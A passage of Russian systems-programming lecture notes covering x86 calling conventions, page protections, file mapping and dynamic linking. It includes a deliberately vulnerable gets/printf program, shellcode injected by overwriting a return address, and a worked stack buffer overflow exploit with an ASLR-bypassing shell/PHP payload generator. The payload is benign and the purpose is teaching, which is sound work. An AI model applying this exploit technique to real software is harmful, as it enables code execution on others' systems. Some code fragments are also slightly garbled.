+12 → xy.y
...

3. Экземплярный метод, возвращение структуры в виде результата, соглашение о вызовах stdcall

```
struct xy __stdcall xx::getxy( int v )
{
    struct xy    R;

    R.x = m_v;
    R.y = v;
    return R;
}
```

Память для возвращаемой структуры выделяет вызывающий код, передавая адрес выделенной области в виде явного аргумента функции. Таким образом данная функция имеет три аргумента — один явный (int v) и два неявных: this и указатель на возвращаемую структуру.

Инструкция выхода из процедуры (ret 12) освобождает стек от переданных аргументов (3*4).

```
PUBLIC ?getxy@xx@@QAG?AUxy@@H@Z
    _this$ = 8 ; size = 4
    ___$ReturnUdt$ = 12 ; size = 4
    _v$ = 16 ; size = 4
?getxy@xx@@QAG?AUxy@@H@Z PROC
    mov     eax, DWORD PTR _this$[esp-4]
    mov     ecx, DWORD PTR [eax+4]
    mov     eax, DWORD PTR ___$ReturnUdt$[esp-4]
    mov     edx, DWORD PTR _v$[esp-4]
    mov     DWORD PTR [eax], ecx
    mov     DWORD PTR [eax+4], edx
    ret     12
?getxy@xx@@QAG?AUxy@@H@Z ENDP
```

esp → retaddr
+4 → xx *this
+8 → xy *p
+12 → int v
...

```
.globl _ZN2xx5getxyEi
_ZN2xx5getxyEi:
    movl   8(%esp), %edx
    movl   4(%esp), %eax
    movl   4(%edx), %edx
    movl   %edx, (%eax)
    movl   12(%esp), %edx
    movl   %edx, 4(%eax)
    ret    $12
```

esp → retaddr
+4 → xy *p
+8 → xx *this
+12 → int v
...

4. Экземплярный метод, соглашение о вызовах fastcall

```
double __fastcall xx::getsum
( int a, double b, int c, double d )
{
    double r = a+b+c+d;
    m_v = (int)r;
    return r;
}
```

В архитектуре IA-32 соглашение fastcall предполагает использование двух регистров ECX и EDX для передачи первых двух аргументов целого (или приводимого к целому) типа. Для экземплярного метода первый аргумент — неявный this (будет размещен в ECX) и второй — int a (будет размещен в EDX). Остальные аргументы должны быть размещены в стеке.

Интересный момент — инструкция преобразования int в double требует задания операнда-источника в виде ссылки на память, а (согласно соглашению) первый же аргумент размещен в регистре EDX. Оба компилятора по сути размещают этот аргумент в стеке и затем обращаются к его «локальной копии» (фрагмент выделен жирным)

ECX не является сохраняемым, это резервирование места для EDX

```
PUBLIC ?getsum@xx@@QAINHNHN@Z
EXTRN __fltused:DWORD
EXTRN __ftol2_sse:PROC
    _a$ = -4 ; size = 4
    _b$ = 8 ; size = 8
    _c$ = 16 ; size = 4
    _d$ = 20 ; size = 8
?getsum@xx@@QAINHNHN@Z PROC
; _this$ = ecx
; _a$ = edx
    push    ecx
    mov     DWORD PTR _a$[esp+4], edx
    fild   DWORD PTR _a$[esp+4]
    push    esi
    mov     esi, ecx
    fadd   QWORD PTR _b$[esp+4]
    fiadd  DWORD PTR _c$[esp+4]
    fadd   QWORD PTR _d$[esp+4]
    fld   ST(0)
    call   __ftol2_sse
    mov     DWORD PTR [esi+4], eax
    pop     esi
    pop     ecx
    ret     20
?getsum@xx@@QAINHNHN@Z ENDP
```

esp → копия a
+4 → short cw1
+6 → short cw0
+8 → retaddr
+12 → double b
+20 → int c
+24 → double d
...
edx : int a
ecx : xx *this

```
.globl _ZN2xx6getsumEidid
_ZN2xx6getsumEidid:
    subl   $4, %esp
    pushl  %edx
    fildl  (%esp)
    faddl  12(%esp)
    fncw   6(%esp)
    movzwl 6(%esp), %eax
    fildl  20(%esp)
    faddp  %st, %st(1)
    movb   $12, %ah
    faddl  24(%esp)
    movw   %ax, 4(%esp)
    fldcw  4(%esp)
    fistl  4(%ecx)
    fldcw  6(%esp)
    addl   $8, %esp
    ret    $20
```

Регистр ECX не сохраняется при вызове вложенной процедуры (_ftol2_sse), а указатель this (в ECX) нам будет нужен после её вызова для сохранения результата в this->m_v. Поэтому this из ECX копируют в ESI (который является сохраняемым) и, соответственно, сохраняют ESI в стеке до его использования и восстанавливают после. (выделено курсивом)

5. Функция, не являющаяся методом, соглашение cdecl

```
double cpptest( int y )10
{
    xx    t;
    return (double)t.getsum(
        (int)t.sumxy( t.getxy(y) ),
        0.0,
        -1,
        (double)y
    );
}

#ifdef __cplusplus
extern "C" {
#endif
double ctest( int y )
{
    return cpptest( y );
}
#ifdef __cplusplus
}
#endif
```

По логике приведенной процедуры должны быть выполнены следующие действия:

- выделено пространство для `xx t` и выполнен конструктор `xx::xx()`
- выделено пространство для структуры `xy`, возвращаемой методом `getxy`; должен быть выполнен (неявный) конструктор `xy::xy()`.
- выполнен экземплярный метод `getxy` (`__stdcall`).
- выполнен неэкземплярный метод `sumxy` (`__cdecl`).
- выполнен экземплярный метод `getsum` (`__fastcall`) с приведением результата (`long`) к типу `double`.
- выполнен (неявный) деструктор `xy::~xy()`; освобождено пространство, занимаемое временной структурой `xy`.
- выполнен деструктор `xx::~xx()`; освобождено пространство, занимаемое `xx t`.

В зависимости от режима оптимизации компиляторы могут пропускать некоторые шаги (например, вызов неявных конструкторов и деструкторов структуры), подставлять текст коротких функций, вместо их вызова (например, деструктор `xx::~xx()` может быть подставлен и элиминирован) и т.п.

```
PUBLIC ?cpptest@@YANH@Z
    _t$ = -16                ; size = 8
    $T2647 = -8             ; size = 8
    _y$ = 8                 ; size = 4
?cpptest@@YANH@Z PROC
    sub     esp, 16
    lea    ecx, DWORD PTR _t$[esp+16]
    call   ??0xx@@QAE@XZ    ; xx::xx
    mov    eax, DWORD PTR _y$[esp+12]
    push   eax
    lea    ecx, DWORD PTR $T2647[esp+20]
    push   ecx
    lea    edx, DWORD PTR _t$[esp+24]
    push   edx
    call   ?getxy@xx@@QAG?AUxy@@H@Z ; xx::getxy
    fild   DWORD PTR _y$[esp+12]
    mov    ecx, DWORD PTR [eax+4]
    mov    edx, DWORD PTR [eax]
    sub    esp, 8
    fstp   QWORD PTR [esp]
    push   -1
    fldz
    sub    esp, 8
    fstp   QWORD PTR [esp]
    push   ecx
    push   edx
    call   ?sumxy@xx@@SA_JUxy@@@Z ; xx::sumxy
    add    esp, 8
    mov    edx, eax
    lea    ecx, DWORD PTR _t$[esp+36]
    call   ?getsum@xx@@QAINHNHN@Z ; xx::getsum
    add    esp, 16
    ret    0
?cpptest@@YANH@Z ENDP


PUBLIC _ctest
    _y$ = 8                 ; size = 4
_ctest PROC
    jmp    ?cpptest@@YANH@Z    ; cpptest
_ctest ENDP
```

```
.globl _Z7cpptesti
_Z7cpptesti:
    pushl  %esi
    pushl  %ebx
    subl   $68, %esp
    movl   80(%esp), %esi
    leal   56(%esp), %ebx
    movl   %ebx, (%esp)
    call   _ZN2xxC1Ev
    leal   40(%esp), %eax
    movl   %ebx, 4(%esp)
    movl   %esi, 8(%esp)
    movl   %eax, (%esp)
    call   _ZN2xx5getxyEi
    subl   $12, %esp
    movl   40(%esp), %eax
    movl   44(%esp), %edx
    movl   %eax, (%esp)
    movl   %edx, 4(%esp)
    call   _ZN2xx5sumxyE2xy
    movl   %ebx, %ecx
    pushl  %esi
    fldl   (%esp)
    addl   $4, %esp
    movl   %eax, %edx
    fstpl  12(%esp)
    fldz
    fstpl  (%esp)
    movl   $-1, 8(%esp)
    call   _ZN2xx6getsumEidid
    subl   $20, %esp
    fstpl  32(%esp)
    movl   %ebx, (%esp)
    call   _ZN2xxD1Ev
    fldl   32(%esp)
    addl   $68, %esp
    popl   %ebx
    popl   %esi
    ret

.globl ctest
ctest:
    jmp    _Z7cpptesti
```


Основные средства управления адресным пространством, основанные на страничном механизме

1. Использование страничного механизма



а) возможность для разных секций исполняемого файла применять различные страничные атрибуты:

- только чтение (константы)
- чтение и запись (секции изменяемых данных (.data, .bss) и стека)
- чтение и исполнение (код; в x86 чтение=исполнение, поэтому данные тоже являются исполняемыми)
- запрет исполнения (данные; x64; т.н. DEP - Data Execution Preventer)

б) механизм «copy-on-write» - страницы семантически доступны для изменения, но защищены атрибутом «только для чтения». При попытке изменить страницу создается её локальная копия, корректируется PTE и разрешается запись в созданный экземпляр.

в) возможность организации разделяемых между процессами данных — несколько процессов используют PTE, ссылающиеся на одни и те же физические страницы.

Использование разных атрибутов секций (право записи, константные данные)

```
#include <string.h>
#include <stdio.h>
char *str = "Hello, world!";
int main( void )
{
    char *s;
    for ( s=strtok(str, ","); s; s=strtok((char*)0, ",") ) {
        printf( "word=%s\n", s );
    }
    return 0;
}
```

Ошибка сегментирования /Общая ошибка защиты (GPF) при замене разделителя «,» на терминатор строки «\0».

```
.globl str
.section .rodata
.LC0: .string "Hello, world!"
.data
.align 4
.type str, @object
.size str, 4
str: .long .LC0
```

Текст строки размещен в секции констант (.rodata), а в секции данных размещен **указатель** на эту строку

```
#include <string.h>
#include <stdio.h>
char str[] = "Hello, world!";
int main( void )
{
    char *s;
    for ( s=strtok(str, ","); s; s=strtok((char*)0, ",") ) {
        printf( "word=%s\n", s );
    }
    return 0;
}
```

```
.globl str
.data
.type str, @object
.size str, 14
str: .string "Hello, world!"
```

Вся строка описана в секции изменяемых данных (.data)

Инициализированная строка в виде массива в автоматической памяти (стеке):

```
int main( void )
{
    char str[] = "Hello, world!";
    char *s;
    ...
}
```

```
main: pushl %ebp
      movl %esp, %ebp
      subl $36, %esp
      leal -18(%ebp), %eax
      movl $1819043144, -18(%ebp)
      movl $1998597231, -14(%ebp)
      movl $1684828783, -10(%ebp)
      movw $33, -6(%ebp)
      ...
```

Резервирование пространства в стеке для строки и других локальных переменных.

Инициализация строки

Запрет на исполнение данных

```
#include <stdarg.h>
#include <stdlib.h>
#include <stdio.h>

void test( char* str, ... )
{
    va_list ap;
    static char x[] =
        "\xEB\x0E\x90\xE8\xFF\xFF\xFF\xFF\x31\xC0"
        "\x50\xE8\xFF\xFF\xFF\xFF\xE8\xEE\xFF\xFF"
        "\xFF\x49\x27\x6d\x20\x68\x65\x72\x65\x2c"
        "\x20\x73\x6c\x65\x65\x70\x65\x72\x21";

    va_start( ap, str );
    *(long*)(x+4) = (char*)puts - (x+8);
    *(long*)(x+12) = (char*)exit - (x+16);
    ((void**)ap)[-2] = &x;
    va_end( ap );
}

int main( void )
{
    puts( "Start" );
    test( "Hello" );
    puts( "Wow!!! I'm here????" );
    return 0;
}
```

В приведенном справа варианте (пусть программа называется *sh-2.c*) есть грубейшая ошибка – использование буфера функцией, не проверяющей возможность его переполнения (*gets*) (строго говоря, там есть две грубых ошибки — вторая в использовании *printf*). Существует техническая возможность подать «на вход» программы настолько длинную строку, что бы вызвать переполнение буфера и модификацию находящихся после него данных — сохраненных во фрейме регистров и адреса возврата. Так как расстояние от начала буфера до адреса возврата фиксированное (в данном примере 0x500C байт), то остается лишь подставить такие данные, что бы на этом месте оказалось число, являющееся указателем куда-то внутрь буфера, а в самом буфере можно разместить нужный код. Конечно, существуют некоторые ограничения — надо быть уверенным, что адреса будут корректны от запуска к запуску, что внедряемый код не содержит в себе нулей (признак конца строки) и некоторых других кодов (например кодов 10 и 13 — символы, завершающие строку, 26 — символ конца файла и пр.), но всё это лишь технические сложности, немного затрудняющие разработку т.н. «shell-кодов».

В архитектуре x86 разрешение чтения является также разрешением исполнения. Таким образом страницы, содержащие данные, потенциально могут быть использованы для исполнения кода.

- можно реализовать модифицирующийся или генерирующийся код
 - можно реализовать значительное число атак, основанных на несанкционированном исполнении данных.

Пример слева подставляет адрес строки *x* вместо адреса строки *test*, обеспечивая тем самым исполнение кода, содержащегося в строке *x* при выходе из процедуры *test*. Код, содержащийся в «*x*» эквивалентен следующему:

записана кодами
 .byte 0x88, 0x43, 0x12
 (т.к. трансляция
 mov %al, 0x12(%ebx)
 дает коды
 88 83 12 00 00 00)

```
jmp 1f
nop
2: call puts
xor %eax, %eax
push %eax
call exit
1: call 2b
.string "I'm here, sleeper!"
```

Аналогичный эффект может быть достигнут не только в результате «предусмотренной» подстановки кода, но и в результате ошибок разработчика, например, в результате ошибок переполнения буфера.

Например, рассмотрим такую программу:

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

#define BSIZE 5*4096
int demo( char *d )
{
    char temp[ BSIZE ];
    char *s;

    gets( temp );
    s = strtok( temp, d );
    while ( s ) {
        printf( "\nword: " );
        printf( s );
        s = strtok( (char*)0, d );
    }
    puts( "\nDone." );
    return 0;
}

int main( int ac, char **av )
{
    return ac < 2 ? demo( ";" ) : demo( av[1] );
}
```

esp → arg0
 esp+4 → arg1
 ebp-0x5008 → temp[]
 → ...
 ebp-8 → ebx
 ebp-4 → esi
 ebp → ebp
 → retaddr
 → char *d
 ...

push %ebp
 mov %esp, %ebp
 push %esi
 push %ebx
 sub \$0x5010, %esp
 ...
 xor %eax, %eax
 pop %ebx
 pop %esi
 pop %ebp
 ret

Пример использования уязвимости типа «переполнение буфера в стеке»

Попробуем внедрить в приведенную выше программу разработанный нами код. В качестве тестовой системы будет использоваться OpenSUSE 11.1 ядро 2.6.27.37-0.1-рае i686; gcc 4.3.2. В этой версии Linux реализованы некоторые механизмы, осложняющие подобные виды атак, в частности от запуска к запуску варьируются адреса размещения стека (амплитуда превышает размер самого стека), объем данных на вершине стека и адреса всех динамических библиотек.

Создаем и подаем на вход файл, содержащий числа -1, -2, -3, ... и т.п. такой величины, что бы вызвать переполнение буфера и аварийное завершение программы. Одновременно выясняем реальное размещение стандартной библиотеки (откуда будут использованы функции puts и exit):

```
test@localhost> ulimit -c unlimited
test@localhost> (sleep 1s; ps -a |grep 'sh-2' |awk '{print
"cat /proc/" $1 "/maps" }' |bash >/dev/stderr; php -r '$R="";
for ($v=-1, $i=0; $i<5500; $i++, --$v) { do { for
($j=24;$j>=0;$j--=8) { $c=($v>>$j)&0xFF; if ( 0 == $c || 10 ==
$c || 13 == $c || 26 == $c ) break 2; } $R.=pack("L",$v); }
while(0); } echo $R."\n";') |./sh-2
...
08048000-08049000 r-xp 00000000 08:01 68242 /home/test/sh-2
...
b76ee000-b7843000 r-xp 00000000 08:02 891198 /lib/libc-2.9.so
b7843000-b7844000 ---p 00155000 08:02 891198 /lib/libc-2.9.so
...
bfd26000-bfd3b000 rw-p bffeb000 00:00 0 [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0 [vdso]
...
core dumped
tester@localhost> gdb -c core
...
Program terminated with signal 11, Segmentation fault.
#0 0xfffffebac in ?? ()
(gdb) info r
...
esp            0xbfd39d20          0xbfd39d20
...
eip            0xfffffebac          0xfffffebac
...
tester@localhost> ulimit -c 0
```

- 1) Зная, в каком месте входного потока находится константа 0xFFFFFEBAC (смещение 0x500C от начала потока) можно определить место, в котором надо разместить адрес перехода внутрь буфера.
- 2) По значению esp (0xbfd39d20) и адресу вершины стека (0xbfd3b000) можно определить смещение от вершины стека до фрейма процедуры = 0x12E0.
- 3) Весь буфер будет находиться в меньших адресах, т.е. со смещением примерно 0x62F0 от вершины стека. Нам надо попадать *внутри* буфера, а не в его начало. Будем ориентироваться примерно на середину буфера — смещение 0x3BE0 от вершины стека, заполнив почти весь буфер инструкциями nop (код 0x90) и разместив целевой код в самом конце буфера.

Разрабатываем целевой код и транслируем его в машинные коды; выбираем такие инструкции и режимы адресации, что бы там не встречалось «запрещенных» байтов, при необходимости используем модифицированные значения, которые корректируются в коде программы:

```
0: eb 2c                jmp     2e <pstr>
2: 30 c0                xor     %al,%al
4: 8b 1c 24             mov     (%esp),%ebx
7: 88 43 12             mov     %al,0x12(%ebx)
a: bf 01 01 01 01      mov     $0x1010101,%edi
f: 8b 8b f3 ff ff ff   mov     -0xd(%ebx),%ecx
15: 29 f9                sub     %edi,%ecx
17: ff d1                call   *%ecx
19: 31 c0                xor     %eax,%eax
1b: 50                  push   %eax
1c: 8b 8b f7 ff ff ff   mov     -0x9(%ebx),%ecx
22: 29 f9                sub     %edi,%ecx
24: ff d1                call   *%ecx
26: 01 01                add     %eax,(%ecx)
28: 01 01                add     %eax,(%ecx)
2a: 01 01                add     %eax,(%ecx)
2c: 01 01                add     %eax,(%ecx)
2e: e8 cf ff ff ff     call   2 <rcode>
33: 49 27 6d 20 68 65 72 65 I'm here
3b: 2c 20 73 6c 65 65 70 65 , sleepe
43: 72 21 aa            r!#
```

Осталось только реализовать скрипт, вычисляющий адреса стека, буфера и системной библиотеки (относительный адрес процедуры puts=0x5E6D0, а exit=0x2D8D0 от начала секции .text библиотеки libc), актуальные для конкретного экземпляра нашей задачи, и формирующий нужный буфер. Это можно сделать, например, так:

```
tester@localhost> (sleep 1s; (ps -a |grep 'sh-2' |awk '{print
"cat /proc/" $1 "/maps" }' |bash |awk '/\[stack\]/{print "stack
0x" substr($1,10);} / r-xp .*libc/{print "libc 0x"
substr($0,0,8);} ;echo "GO";) |awk '/^libc /
{libc=strtonum($2);}/^stack /{stack=strtonum($2);}/^GO$/{print
"php -r "\\$stack=" stack "; \\$libc=" libc "; \\$v=0x90909090;
\\$R=\\\\"; for ( \\$i=0; \\$i<5500; \\$i++ ) \\
\\$R.=pack(\\\\"L\\",\\$v); \\
\\$S=pack(\\\\"H*\\",\\\\"EB2C30C08B1C24884312BF010101018B8BF3FFFFFF
F29F9FFD131C0508B8BF7FFFFFFF29F9FFD101010101010101010101E8FFFFFFF492
76D20686572652C20736C656570657221AA\\"); \\$D=pack(\\\\"L\\",\\
\\$libc+0x0005E6D0+0x01010101); \\$S{0x26}=\\$D{0}; \\
\\$S{0x26+1}=\\$D{1}; \\$S{0x26+2}=\\$D{2}; \\$S{0x26+3}=\\
\\$D{3}; \\$D=pack(\\\\"L\\",\\$libc+0x0002D8D0+0x01010101); \\
\\$S{0x2A}=\\$D{0}; \\$S{0x2A+1}=\\$D{1}; \\$S{0x2A+2}=\\$D{2}; \\
\\$S{0x2A+3}=\\$D{3}; for(\\$i=0;\\$i<strlen(\\$S);\\$i++) \\$R{\\
\\$i+20000}=\\$S{\\$i}; \\$D=pack(\\\\"L\\",\\$stack-0x3BE0); \\
\\$R{0x500C}=\\$D{0}; \\$R{0x500C+1}=\\$D{1}; \\$R{0x500C+2}=\\
\\$D{2}; \\$R{0x500C+3}=\\$D{3}; echo \\$R.\\\\"\\n\\";\\"; }' |
bash) |./sh-2
```

Проецирование файлов.

Проецирование является базовым механизмом управления памятью в современных ОС. ОЗУ по сути является лишь кэшем, а физическая память предоставляется из файлов. Выделяют два различных способа проецирования файлов — 1) проецирование произвольных файлов и 2) проецирование исполняемых файлов.

Второй способ отличается от первого тем, что учитывается внутренняя структура файла и его проекция существенно отличается от файла образа, как содержимым, так и размерами. Отдельные страницы исполняемого файла часто проецируются с атрибутом «копирование при записи», таким образом образ задачи остается неизменным, а все измененные страницы по мере надобности перепроецируются на файл подкачки.

Декларативный способ управления проецированием.

Заключается в 1) определении секций исполняемого файла и их атрибутов и 2) размещении переменных/процедур в специфичных секциях.

Первая операция выполняется линкером, однако трансляторы обычно имеют возможность указать сборщику, какие атрибуты надо назначать секциям; вторая — заданием атрибутов переменных и/или процедур (расширения конкретных компиляторов над стандартом языка).

Microsoft Visual Studio

Управление линкером /BASE:addr
/HEAP:reserve[,commit]
/STACK:reserve[,commit]
/SECTION:name,E,R,W,S,D,K,L,P,X,ALIGN=x
/STUB:filename
/DEF:filename

Задание атрибутов секций в исходном коде
#pragma section("имя", атрибуты)
read
write
writecopy
execute
shared

Размещение в конкретной секции
__declspec(allocate("имя"))
__declspec(allocate("имя"))

Пример:

```
#include <windows.h>
#include <stdio.h>

#pragma section(".sh", read, write, shared)

int __declspec(allocate(".sh")) _shx = 0;

int main( void )
{
    if ( 0 == _shx ) {
        printf( "enter to continue..." );
        _shx = 1;
        getchar();
        printf( "shared=%d\n", _shx );
    } else {
        _shx++;
        printf( "more run, shared=%d\n", _shx );
    }
    return 0;
}
```

GNU Compiler Collection

-T script, -dT script, -c mri-script
см. скрипты в /usr/lib/ldscripts*
--unique=section
--sort-section name|alignment
--section-start section=org, -Tbss org, -Tdata org, -Ttext org
--stack reserve[,commit]

asm(".section имя, \"атрибуты\"");
r (чтение)
w (запись)
s (разделяемая — для платформ, реализующих эту возможность)
x (исполнение)
...

__attribute__((section("имя")))
__attribute__((section("имя"), shared))

```
#include <sys/mman.h>
#include <sys/stat.h> /* For mode constants */
#include <fcntl.h> /* For O_* constants */
#include <stdio.h>

int __attribute__((section(".sh"), shared)) _shx = 0;

int main( void )
{
    if ( 0 == _shx ) {
        printf( "enter to continue..." );
        _shx = 1;
        getchar();
        printf( "shared=%d\n", _shx );
    } else {
        _shx++;
        printf( "more run, shared=%d\n", _shx );
    }
    return 0;
}
```

Императивный способ управления проецированием.

С помощью проецирования файлов осуществляют:

- оптимизацию операций ввода-вывода (устраняется этап копирования данных из внутренних буферов ОС в пользовательскую часть пространства процесса).
- межпроцессное взаимодействие (проецирование в память одного и того же объекта позволяет создать в адресных пространствах разных процессов «пересекающиеся» области; адреса этих областей в разных процессах могут быть разными, но они будут соответствовать одним и тем же страницам ОЗУ)

Управление адресным пространством

```
void *VirtualAlloc(
    void *addr, size_t len, long type, long prot
);
BOOL VirtualFree( void *addr, size_t len, long type );
BOOL VirtualLock( void *addr, size_t len );
BOOL VirtualUnlock( void *addr, size_t len );
BOOL VirtualProtect(
    void *addr, size_t len, long nprot, long oprot
);
```

гранулярность
в ОС Windows: 64К,
в ОС Linux: страница

```
int brk( void *addr );
void *sbrk( intptr_t delta );
extern .. etext, edata, end;
int mlock( void *addr, size_t len );
int mlockall( int flags );
int munlock( void *addr, size_t len );
int munlockall( void );
int mprotect( void *addr, size_t len, int prot );
```

Создание объекта для отображения


```
HANDLE CreateFile(
    char *name, long access, long share,
    LPSECURITY_ATTRIBUTES psec, long disposition,
    long flags, HANDLE template
);
HANDLE CreateFileMapping(
    HANDLE hf, LPSECURITY_ATTRIBUTES psec,
    int prot, long off, long size, char *name
)
int CloseHandle( HANDLE );
```

```
int close( int fd );
int open( char *name, int oflag, int mode );
int unlink( char *name );
int shm_open( char *name, int oflag, int mode );
int shm_unlink( char *name );
Можно проецировать любой файл; функции shm_... работают с файлами, создаваемыми в каталоге /dev/shm/
```

Отображение в адресное пространство

```
void *MapViewOfFile(
    HANDLE hm, int access,
    long off_hi, long off_lo, size_t len
);
int UnmapViewOfFile( void *addr );
```

```
void *mmap(
    void *addr, size_t len, int prot,
    int flags, int fd, off_t off
);
int munmap( void *addr, size_t len );
void *mremap(
    void *addr, size_t old, size_t new, int flags
);
int msync( void *addr, size_t len, int flags );
```



В отличие от ОС Windows в POSIX системах не предусмотрено обязательной реализации объектов типа «проекция файла»; возможны иные реализации.

В общем виде следует разделять управление физической оперативной памятью и управление адресным пространством процесса, которое состоит из разнородных областей, имеющих специфичные атрибуты и исходное проецирование. Как адресные пространства в целом, так и отдельные области могут совместно использоваться разными процессами. Механизм проецирования файлов в этом плане является одним из механизмов определения таких областей.

Пример создания разделяемого проецирования для межпроцессного взаимодействия

Microsoft Visual Studio, MS Windows

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

static int    *_pshx;
#define _shx   (*_pshx)

int main( void )
{
    HANDLE hm;

    hm = CreateFileMapping(
        INVALID_HANDLE_VALUE,
        (LPSECURITY_ATTRIBUTES)0,
        PAGE_READWRITE, 0, sizeof(long), "shx"
    );
    if ( !hm ) { printf( "fail!\n" ); exit(1); }
    _pshx = (int*)MapViewOfFile(
        hm, FILE_MAP_WRITE, 0, 0, sizeof(long)
    );
    if ( !_pshx ) {
        CloseHandle( hm );
        printf( "fail!\n" );
        exit(1);
    }
    if ( 0 == _shx ) {
        printf( "enter to continue..." );
        _shx = 1;
        getchar();
        printf( "shared=%d\n", _shx );
    } else {
        _shx++;
        printf( "more run, shared=%d\n", _shx );
    }
    UnmapViewOfFile( _pshx );
    CloseHandle( hm );
    return 0;
}
```

В данном примере создается именованный объект ядра «проекция файла» для некоторой области, выделяемой в файле подкачки страниц (описатель файла равен `INVALID_HANDLE_VALUE`, т.е. `-1` — «недопустимое» значение, используемое только для описателей файловых объектов; для всех остальных

GNU Compiler Collection, POSIX

```
#include <sys/mman.h>
#include <sys/stat.h> /* For mode constants */
#include <fcntl.h>    /* For O_* constants */
#include <stdio.h>
#include <stdlib.h>

static int    *_pshx;
#define _shx   (*_pshx)

int main( void )
{
    int shid, int sh_created=0;

    shid = shm_open( "./shx", O_RDWR, 0 );
    if ( -1 == shid ) {
        shid = shm_open(
            "./shx", O_RDWR|O_CREAT|O_TRUNC,
            S_IRWXU|S_IRGRP|S_IROTH
        );
        if ( -1 == shid ) { printf( "fail!\n" ); exit(1); }
        sh_created=1;
        ftruncate( shid, sizeof(long) );
    }
    _pshx = (int*)mmap(
        0, sizeof(long), PROT_READ|PROT_WRITE,
        MAP_SHARED, shid, 0
    );
    close( shid );
    if ( !_pshx ) { printf( "fail!\n" ); exit(1); }
    if ( 0 == _shx ) {
        printf( "enter to continue..." );
        _shx = 1;
        getchar();
        printf( "shared=%d\n", _shx );
    } else {
        _shx++;
        printf( "more run, shared=%d\n", _shx );
    }
    munmap( _pshx, sizeof(long) );
    if ( sh_created ) shm_unlink( "./shx" );
    return 0;
}
```

описателей «недопустимое» значение равно 0). Разные процессы могут получать доступ к одним объектам ядра тремя способами: а) создать описатели объектов с совпадающими именами и типами; б) передать описатель по наследованию; с) создать описатель для другого процесса явным вызовом `DuplicateHandle`;

Исполняемые файлы и динамические библиотеки

Связывание может выполняться как при построении задачи, так и позже — во время её исполнения.


Перемещающие загрузчики, экспорт и импорт символов

Загрузка динамических библиотек (*разделяемых объектов*) осуществляется в *адресное пространство процесса*; только в процессе загрузки определяются адреса *экспортируемых* и *импортируемых* символов. Процесс разрешения ссылок импорта и экспорта осуществляется либо ОС в момент загрузки по информации из заголовков исполняемых файлов, либо самой задачей.

Отложенное императивное связывание

```
#include <dlfcn.h>
int manual( int x )
{
    void *so;
    int (*p)( int );
    int a = -1;
    so = dlopen( «test», RTLD_NOW );
    if ( so ) {
        p = (int (*)(int))dlsym( so, «add_x» );
        if ( p ) a = p( x );
        dlclose( so );
    }
    return a;
}
```

```
#include <windows.h>
int manual( int x )
{
    HANDLE dll;
    int (*p)( int );
    int a = -1;
    dll = LoadLibrary( «test» );
    if ( dll ) {
        p = (int (*)(int))GetProcAddress( dll, «add_x» );
        if ( p ) a = p( x );
